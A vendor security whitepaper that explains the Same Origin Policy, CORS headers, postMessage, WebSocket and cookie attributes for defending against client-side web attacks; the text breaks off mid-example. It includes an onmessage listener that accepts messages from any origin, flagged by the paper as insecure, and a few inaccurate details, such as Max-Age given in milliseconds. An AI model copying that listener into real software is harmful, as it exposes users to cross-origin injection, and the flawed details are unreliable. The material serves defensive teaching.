Defense against Client-Side Attacks

Claranet Cyber Security

QA POWERING POTENTIAL

Technical Paper 0921

Contents

Who we are

NotSoSecure

NotSoSecure are one of the largest training partners of the globally acclaimed Black Hat conferences, and one of the world's most respected penetration testing firms in the areas of web and mobile applications and network security. With a presence in the UK, USA and India, NotSoSecure's customers include FTSE250 and Fortune 500 companies, leading financial institutions in London and New York and some of the largest retail businesses across the globe.

In July 2018 Claranet acquired NotSoSecure, for their ethical hacking training and penetration testing expertise. Building upon the acquisition of Sec-1 in 2017 and the opening of a new Security Operations Centre in Portugal and the UK, we created the global Claranet Cyber Security unit.

NSS and QA collaborate to deliver first class training, if you are interested in the contents of this paper then please take a look at our Advanced Web Hacking Course, or other courses, all available through QA.

QA

The QA Cyber Security practice offers the UK's broadest and deepest end-to-end curriculum of cyber training programmes, combined with the largest global learning ecosystem of cyber industry partners. Building on our experience in this area, we offer a number of cyber boot camps, providing organisations with a source of accredited, early-careers and specialised cyber talent.

We also offer a series of apprenticeships in cyber security from Level 4 up to Level 6. And for more experienced staff, we can provide MSc courses in cybersecurity through our university partnerships.

Our mission is aligned to the 2022 UK National Cyber Strategy, to strengthen the UK cyber ecosystem by enhancing and expanding the nation's cyber skills at every level.

Learning solutions are offered across a range of delivery methods, including face-to-face and virtual instructor-led delivery and our range of cyber digital platform providers. We also offer bespoke and private training solutions, customised to specific client needs.

Client-Side Attacks and Defenses

Motivation

The world of web exploitation is obsessed with server-side attacks, however, the information today resides equally on the server and the client side. Developers often focus on fixing server-side vulnerabilities, given their high-profile nature. However, client-side attacks like Cross-Site Scripting, Cross-Site Script Inclusion, Cross-Origin Resource Sharing, Cross-Site Request Forgery, Man-in-the-Middle, Clickjacking, Information Sharing / Leakage can be equally catastrophic and demand its due attention. As we are discussing Client-Side attacks, we must first understand why these attacks are dangerous. A vulnerability was discovered in social networking site Facebook, which allowed a researcher to perform Cross-Site Scripting through vulnerable 'Window.postMessage()' method through Login with Facebook feature. A researcher was able to execute malicious JavaScript on facebook.com which could also lead to account takeover.

The CIA Triad (Confidentiality, Integrity and Availability), a security model which helps organizations to determine their core security objectives and serves as a guide for sensitive data protection, should also be considered for the Client-Side vulnerabilities. Note that the impact of Client-Side Attacks is limited to the users of the application unlike Server-Side attacks where the organisation's network and data can also be targeted by an attacker. For example, in the case of Cross-Site Scripting, exploitation is limited to the users who access the vulnerable page. However, Client-Side vulnerabilities could be exploited by targeting the low privileged user account to perform account takeover, and which can be leveraged to perform escalation to higher privileged accounts.

In this whitepaper, we focus on the client-side attacks and strategies to identify simple configuration changes that developers can implement via custom headers to reduce / mitigate the effect of the vulnerabilities.

Building Blocks

The building blocks on which the entire client-side ecosystem resides and operates on the browser will be discussed in this section.

Before we talk about client-side attacks and defences, it is important to understand the Hypertext Transfer Protocol (HTTP) and client-side technologies such as Hypertext Markup Language (HTML), JavaScript (ECMAScript) and Cascading Style Sheets (CSS). HTML plays an important role in representation, JavaScript helps in manipulating contents and CSS performs beautification and displays content in a better way.

Hypertext Transfer Protocol - Transportation

Hypertext Transfer Protocol (HTTP) is a client-server protocol which allows clients to fetch resources such as HTML, JavaScript, CSS or any other documents from the servers. HTTP was designed in the early 1990s and it is now an extensively used protocol. Currently supported and widely used HTTP versions are HTTP/1.1, HTTP/2. Latest version of HTTP, HTTP/3 is also now being supported by several browsers and service providers such as Google Chrome, Microsoft Edge, Mozilla Firefox and Cloudflare.

Hypertext Markup Language - Representation

Hypertext Markup Language (HTML) is standard markup language which is used to display documents designed for the web browsers. HTML is generally assisted by other client-side technologies JavaScript and CSS. Different versions of HTML are, HTML 1.0, HTML 2.0, HTML3.0, HTML 3.2, HTML 4.0, XHTML and HTML 5. HTML5 is the most popular and commonly used version, and it addresses the latest technologies and supports the latest multimedia.

Cascading style Sheets - Beautification

Cascading Style Sheets (CSS) is used for displaying objects in a better way using various layouts, fonts and colors. There are different CSS variants available from 1 to 4, among all CSS variants CSS3 and CSS2 are widely used and supported by all browsers.

JavaScript - Modification

JavaScript is a client-side scripting language which is used to validate user input, call resources, cross domain communication using postMessage(), Ajax requests, cryptography related client-side operations, animation of page elements, design interactive content - games and video, tracking of user activities and more. JavaScript is one of the widely used and core scripting languages for web applications. The official name of JavaScript is ECMAScript and exists in 11 editions. First ECMAScript was released in June 1997 and after 2015, a new ECMAScript edition was released every year. This proves how the technologies rapidly change. However, not all browsers support the latest ECMAScript and ECMAScript version 7 is supported by all browsers.

Cross Domain Communication

Same Origin Policy

The origin is defined with the scheme, host, and port of a particular URL. Same Origin Policy (SOP) is a security implementation which helps in restricting the document or a page from accessing data from other origins.

Let us understand this with an example. The following table shows policy restriction for different URLs when accessed from a page ‘https://notsosecure.com/directory/page.html’:

URL	Are the details the same as ‘https://notsosecure.com/directory/page.html’?			Can we access?
	Scheme	Host	Port	
https://notsosecure.com/directory/*	Yes	Yes	Yes	Yes
https://notsosecure.com/secret/*	Yes	Yes	Yes	Yes
http://notsosecure.com/*	No	Yes	No	No
http://notsosecure.com:8080/*	No	Yes	No	No
https://notsosecure.com:8443/*	Yes	Yes	No	No
https://notsosecureapps.com/*	Yes	No	Yes	No
https://www.notsosecure.com/*	Yes	No	Yes	No

Note: Internet Explorer allows access even if the port is different.

https://portswigger.net/web-security/cors/same-origin-policy

Imagine a scenario where you have opened an application, suppose ‘www.bank.com’ in one of the windows/tabs of your browser and on another window/tab you have a malicious application, ‘www.malicious.com’, running. Now, if the malicious application attempts to send an AJAX POST request (through a JavaScript - XMLHTTPRequest) to your ‘www.bank.com’ application for fetching transaction details, will it work?

No, it will not. The browser will deny this request as illustrated in the image below:



user
www.malicious.com
HTTP GET www.malicious.com/bad.js
www.bank.com
AJAX POST www.bank.com/transaction

Figure 1: Request denied

Before allowing requests, the browser will check for the following three items, together also referred to as ‘Origin’:

- Scheme: http/https
- Fully Qualified Domain Name (FQDN) or IP address: notsosecure.com, test.notsosecure.com, 88.208.222.XXX
- Port: 80, 443, 8080, 8443, 9090 etc.





Figure 2: Origin

Only when these three portions match, the browser will allow the AJAX HTTP request to pass through. From a browser’s perspective all the below given domains are different ‘Origins’:

- http://notsosecure.com
- https://notsosecure.com

- https://notsosecure.com:8443
- http://api.notsosecure.com
- https://88.208.222.XXX

Below is an illustration of the request sent to access the bank transaction details on page ‘https://bank.com/transactions’, originated using the JavaScript from the application ‘https://malicious.com’. Preflight requests denied the access to resources from Origin ‘bank.com’.



```
OPTIONS /transactions
Host: bank.com
Origin: https://malicious.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-My-Custom-Header, Content-Type
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://bank.com
```

Figure 3: SOP Preflight Request

Lowdown of how the SOP process works from a browser’s perspective is given below:

- Suppose a user has opened an application ‘bank.com’ in tab A and a malicious application ‘malicious.com’ in tab B.
- The malicious application ‘malicious.com’ wants to send an AJAX HTTP POST request to the application ‘bank.com’, to fetch transaction details.
- The browser will check and identify that there is an 'Origin' mismatch between 'bank.com' and 'malicious.com' and send a 'preflight' request with 'OPTIONS' HTTP method to 'bank.com', to check if 'malicious.com' can send a POST request or not.
- Application 'bank.com' will respond with an 'Access-Control-Allow-Origin' header specifying the origins that can be requested. If 'malicious.com' is not mentioned, then the browser will drop that request.
- There may be situations when 'bank.com' does not respond at all, in such cases the browser will drop the request from 'malicious.com'.

What is XMLHttpRequest(XHR)?

XMLHttpRequest is used for AJAX programming, we can retrieve data from the URL without refreshing the page using JavaScript calls. Once the page receives response, it updates the response data without any effect on the other contents of the page.

Cross-Origin Resource Sharing

We discussed Same Origin Policy in the above section. Same Origin Policy is a great security feature, isn't it? However, in the real-world websites do wish to communicate between different origins. A classic example would be when we have a front-end application running on AngularJS hosted on 'https://notsosecure.com', that wishes to communicate with its backend APIs hosted on 'https://api.notsosecure.com'. How will the browser now act and respond? In this section, we will discuss how the Same Origin Policy (SOP) can be relaxed.

To relax the Same Origin Policy (SOP), Cross-Origin Resource Sharing (CORS) policy was implemented, where the servers would respond to the preflight request of the browser. Let's first understand the reason behind CORS and when it can be applied.

When an application wants to communicate between two domains or subdomains, the request is sent using XMLHttpRequest through JavaScript. If the application sends a request using GET or HEAD method without using any custom headers, there is no use of CORS as it will then be a straightforward call to the domain. If the application wants to communicate with custom headers such as Authorization Bearer or Token, the browser will send a preflight request with OPTIONS method with all the custom headers details. The server will respond to the OPTIONS request based on the CORS configuration with the allowed method and custom headers. Likewise, the browser will send preflight requests for each cross-domain XMLHttpRequest except for GET or HEAD requests. However, for GET requests if the response headers include wildcard for Access-Control-Allow-Origin along with Access-Control-Allow-Credentials marked with true, the browser will not allow to access the resources and validation the Same-Origin-Policy.

Working of Cross-Origin Resource Sharing:

Let's understand how Cross-Origin Resource Sharing (CORS) works using an example of POST request. Suppose an application 'https://notsosecure.com' wants to send an AJAX POST request using JavaScript to 'https://api.notsosecure.com'. The browser will first send a preflight OPTIONS request containing the below set of headers:

- Origin: The requesting origin 'notsosecure.com', as in our case.
- Access-Control-Request-Method: The requesting HTTP Method, POST.

- Access-Control-Request-Headers: The HTTP request headers that it would like to communicate with.

Sample Preflight HTTP Request:

```
OPTIONS /transactions HTTP/1.1
Host: api.notsosecure.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0)
Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Connection: keep-alive
Origin: https://notsosecure.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-My-Custom-Header, Content-Type
```

In Response, the server 'api.notsosecure.com' would send the following headers:

- Access-Control-Allow-Origin: List of origins that can send requests to 'api.notsosecure.com'. The value 'https://notsosecure.com' will be mentioned here in our case.
- Access-Control-Allow-Methods: HTTP methods that are allowed, GET, POST etc.
- Access-Control-Max-Age: As mentioned above, browsers by default will send a preflight request for each request that violates SOP. If you wish to avoid this behaviour you can set a value here that will cache the pre-fetch request for those many seconds. Chrome, Chromium and Firefox reject values of more than 10 minutes, 2 hours and 24 hours respectively.
- Access-Control-Allow-Credentials: Allowing the requestor to access cookies that have been set. For Ex: A sessionid set on 'api.notsosecure.com' can be used by 'notsosecure.com' to send request.
- Access-Control-Allow-Headers: Headers that were requested are allowed to be used on the requested resources.

Sample Response for the above Request:

```
HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 01:34:52 GMT
Server: Apache/2
Access-Control-Allow-Origin: https://notsosecure.com
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 3600
Access-Control-Allow-Methods: POST,GET
Access-Control-Allow-Headers: X-My-Custom-Header, Content-Type
```

```
Connection: Keep-Alive
Content-Type: text/plain
```

An Excessive Cross-Origin Resource Sharing scenario can arise when the value of header 'Access-Control-Allow-Origin' is set to '*'. The browser will then treat ‘Access-Control-Allow-Credentials: false’ by default.


Once the browser receives the above-mentioned headers, the application will allow 'notsosecure.com' to send requests to 'api.notsosecure.com'.

Note: If the application sets Cookies in the response of OPTIONS method, browser ignores the ‘Set-Cookie’ header in the response of OPTIONS method. Hence, the authentication has to be done in a different request except OPTIONS method request.

When do we need Preflight HTTP Request?

A Preflight request is generally required when any Origin accesses methods rather than OPTIONS, HEAD and GET. However, if the GET request method is sent, preflight request is not required but if the server is configured with 'Access-Control-Allow-Origin' as set to ‘all’ or if the header is not set with the requested domain, the browser will not allow other domains to fetch the response contents. In short, we can say that if the 'Access-Control-Allow-Origin' header is set in the response with a particular domain value, that domain would be able to access the application resources otherwise the browser will not allow it.

A pictorial representation of the flow of the CORS functionality is as shown below:



```
OPTIONS /transactions
Host: api.notsosecure.com
Origin: https://notsosecure.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-My-Custom-Header, Content-Type
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://notsosecure.com
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 3600
Access-Control-Allow-Methods: POST,GET
Access-Control-Allow-Headers: X-My-Custom-Header, Content-Type
Set-Cookie: auth_token=eyJhbGciOiJIUzI1
Content-Type: text/plain
```

```
POST /transactions
Host: api.notsosecure.com
Origin: https://notsosecure.com
Access-Control-Request-Method: POST
X-My-Custom-Header: some value
Content-Type : application/json
auth_token : eyJhbGciOiJIUzI1
```

Figure 4: CORS Headers

We need to understand that the browser usually sends OPTIONS method if the 'Access-Control-Allow-Origin' is set to * and the initial request is not of GET and HEAD methods. The response header 'Access-Control-Allow-Origin' restricts the origin from reading the response data which is managed by the browsers. So, if any arbitrary domain sends requests to a service which is not allowed, the browser will send requests to the server but not allow it to retrieve response data or load it in an HTML page.

A reverse proxy configuration can be used to avoid setting up Cross-Origin Resource Sharing to relax Same Origin Policy. For e.g. The application 'www.notsosecure.com' when communicating with 'www.notsosecure.com/api' will not need any Cross-Origin Resource Sharing validations. The '/api' path may be a different service running on a different server internally and is abstracted from the browser's Same Origin Policy.

Cross-Document Messaging

Cross-Document Messaging is another way in which applications can communicate cross-origin but generally this communication happens completely on the browser (client-side). Cross-Origin Resource Sharing is a security implementation which allows browsers to validate the access when the communication happens between the browser and the server, but Cross-Domain Messaging was created to facilitate XMLHttpRequest and fetch requests from different pages/documents loaded on the browser itself.


An application can use JavaScript methods such as postMessage(), onMessage(), onReceiveMessage() and addEventListner() to communicate with different origins. These methods can be used when two applications residing on different origins wish to communicate with each other. These two applications can be:

- Two different tabs on the browser
- Parent page and a child popup
- Parent page embedding an iframe

In order to successfully implement cross-document messaging, the following two interfaces should be used:

- postMessage() → Sender
- onMessage(), onReceiveMessage() or addEventListener → Receiver

To understand better, see the diagram below:



```
<script>
data="some data";
window.postMessage(data,"training.notsosecure.com");
</script>
```

```
<script>
window.onmessage = (event) => {
    console.log(`Received message: ${event.data}`);
};
</script>
```

Here, the application 'notsosecure.com' is sending some data to 'training.notsosecure.com' using the postMessage() method and the application 'training.notsosecure.com' is receiving the data using onmessage() method of the window object. The application 'training.notsosecure.com' can be a separate window, a popup window or even an iframe embedded within 'notsosecure.com' application. As the application 'training.notsosecure.com' has implemented the 'onmessage' interface, any origin can send data to it and hence this is an insecure implementation. A secure implementation would be as mentioned below the data from 'event.origin' value is validated.

Some real-time scenarios when windows.postMessage() method can be implemented:

- **Track Consignment:** The application 'www.transportserviceexample.com' allows users to track their consignments and once the tracking details are provided, it dynamically updates the tracking details in real-time without refreshing the page. The application is not securely implemented and allows any domains to send requests on 'www.transportserviceexample.com' as the 'addEventListener' method does not validate Origin and accepts data from any arbitrary domain such as 'www.attacker.com' to receive tracking details.
- **Support Chat Feature:** Users can send requests to start a chat from 'www.abc.com', which sends requests to 'support.abc.com'. The application 'support.abc.com', if not configured properly and can receive messages from any arbitrary domains such as 'www.attacker.com'.
- **Track User's Action:** From the application 'www.xyz.com', we can send multiple requests for tracking purposes, like user's activities including browser fingerprinting. These requests are being used by 'tracking.xyz.com' (the same can be used to analyze activities of users). However, the domain

'tracking.xyz.com' is not securely configured and accepts requests from any arbitrary domains such as 'www.attacker.com'.

- **Block Credit Card Request Feature:** The application 'payment.abc.com' should accept requests from the application 'www.abc.com'. If this feature is misconfigured, the application ‘payment.abc.com’ will accept requests from any arbitrary domains such as 'www.attacker.com'.
- **Wish User/Colleagues/Friends**: The application 'www.example.com' has an iframe of the application 'wish.example.com' and allows users to change layout like image, background from parent page to iframe and send this to user/colleagues/friends to wish them. The users can wish any users/colleagues/friends for birthday, anniversary, achievements, holidays etc. Events can be sent by the user to an iframe from the application 'www.example.com' to the application 'wish.example.com'. If this feature is misconfigured, the application will fail to validate and accept requests from any arbitrary domains such as 'www.attacker.com'.

During the penetration tests, if you find postMessage(), addEventListener(), onMessage() methods in use, you need to identify following test cases:

- If the application sends messages to all domains using postMessage(“data”,”*”) - It implies this will send your messages to all event listeners, as asterisk(*) has been used as the second argument.
- If the application accepts data from any domain using addEventListener() or onMessage() methods and does not validate Origin - It can allow to send messages from any arbitrary domains.

Above misconfigurations may lead to various attacks like Cross-Site Scripting, Cross-Site Request Forgery, Content Spoofing, Information Leakage etc. depending on the way the input is handled.


WebSocket

WebSocket is an HTML5 feature providing full-duplex communications channel over a single TCP connection. This allows building of real-time applications by creating a persistent connection between the browser and the server. The most common use case for WebSocket is when adding a chat functionality to a web application.

Accessing WebSocket from other applications:

```
var webSocket = new WebSocket('wss://www.example.com/v3/wsconnect');
webSocket.onmessage = function(data) { console.log(data); }
```

The image below gives a pictorial representation of WebSocket:



```
<script>
var webSocket = new WebSocket('wss://training.notsosecure.com/wsmessage');
webSocket.onmessage = function(data)
{
      // Process Data,
}
</script>
```


Web Socket Communication (wss://training.notsosecure.com/wsmessage)	
Client	Server
connect check ping ... ... {latest-training-list:"true"} ... ... yes	connection ok pong ... ... {"Advanced Web Hacking": ["Webinar", "India", "New York", "London"]} ... ... alive?

Persistent Entities

Cookies

Cookie also called HTTP Cookie, Web Cookie, Internet Cookie and Browser Cookie, is used to maintain sessions, remember stateful information and preferences, track user's activities etc. Cookies can be set with one or more attributes such as Domain, Path, Expires, Secure, HttpOnly, Max-Age, and SameSite. If an attacker grabs a cookie information which is used to maintain the user's session, will be available to the attacker, allowing an attacker to compromise the user's session and account. So, we can say that cookies contain information which is useful to an attacker and if a session cookie is compromised, it may even lead to account takeover attacks.

Below is a graphical representation of a Cookie, set with some security-related attributes:



Set-Cookie: SessionKey=a2na...5alk; domain=notsosecure.com; path=/account; Secure; HttpOnly; SameSite=strict;

Details of each cookie attribute along with its impact has been given below:

- Secure: Cookies with Secure cookie attribute set can only be transmitted over an encrypted channel, HTTPS. This restricts the cookie from being transmitted over HTTP - an unencrypted channel.
- HttpOnly: Cookies with HttpOnly cookie attribute set cannot be accessible to the client-side JavaScript through the 'document.cookie' function. An attacker can access and retrieve session cookies which lack HttpOnly attributes through a Cross-Site Scripting (XSS) attack and use that cookie to impersonate a legitimate user.

- SameSite: SameSite cookie attribute can be set with 3 values - Strict, Lax or None.
    - If the SameSite cookie attribute has ‘Strict’ value, the browser only sends those cookies in the requests which originated from the same domain. In other words, we can say that the domain name for the originated request should be the same as the target domain. Setting the cookie attribute SameSite with ‘Strict’ mitigates Cross-Site Request Forgery (CSRF) attacks.
    - SameSite cookie attribute with ‘Lax’ value does not restrict the originated requests but the target domain and domain mentioned in the Domain attribute should be the same. This attribute can block third-party/cross-site cookies.
    - SameSite cookie attribute with ‘None’ value can allow third-party/cross-site cookies to send requests.
- Domain: Domain cookie attribute when set defines the domains that should be able to access the cookie.
- Path: Path cookie attribute can be assigned when a selected path should be allowed to access the cookie. This is used when there are multiple applications or modules hosted on the single domain with different directories.
- Expires: Sets the cookie expiration date and time, if this is not set, the cookie will be discarded when the browser is closed. Note that when an Expires date is set, the time and date set is relative to the client the cookie is being set on, not the server.
- Max-Age: Cookie expiration attribute with time in milliseconds.
- HostOnly: The HostOnly attribute can be assigned when the cookie is required to be accessible from the respective host only. If the application 'www.notsosecure.com' sets a cookie without a Domain attribute and is marked as HostOnly, then resources from the domain 'www.notsosecure.com' will be able to access the cookie. If the cookie is marked with HostOnly and Domain with 'notsosecure.com', it will ignore the HostOnly attribute and allow all resources of 'notsosecure.com' and its subdomain to access the cookie.

From the aforementioned cookie attributes, when we talk about securing cookies, developers are aware of Secure, HttpOnly and SameSite attributes but other attributes are also important and should be implemented on a case-by-case basis.

Fun Fact

We use multiple Google accounts quite often but how does Google handle different sessions from the same browser?

Let’s say two users have logged-in 'ram@gmail.com' and 'shyaam@gmail.com', now how does Google differentiate which tab belongs to which user?

Using the 'path' directive and as given below is how Google sets a different path in order to set two different cookies.

For ram@gmail.com:

```
Set-Cookie: sessionID=<some-random-number> domain=mail.google.com
path=/mail/u/0;
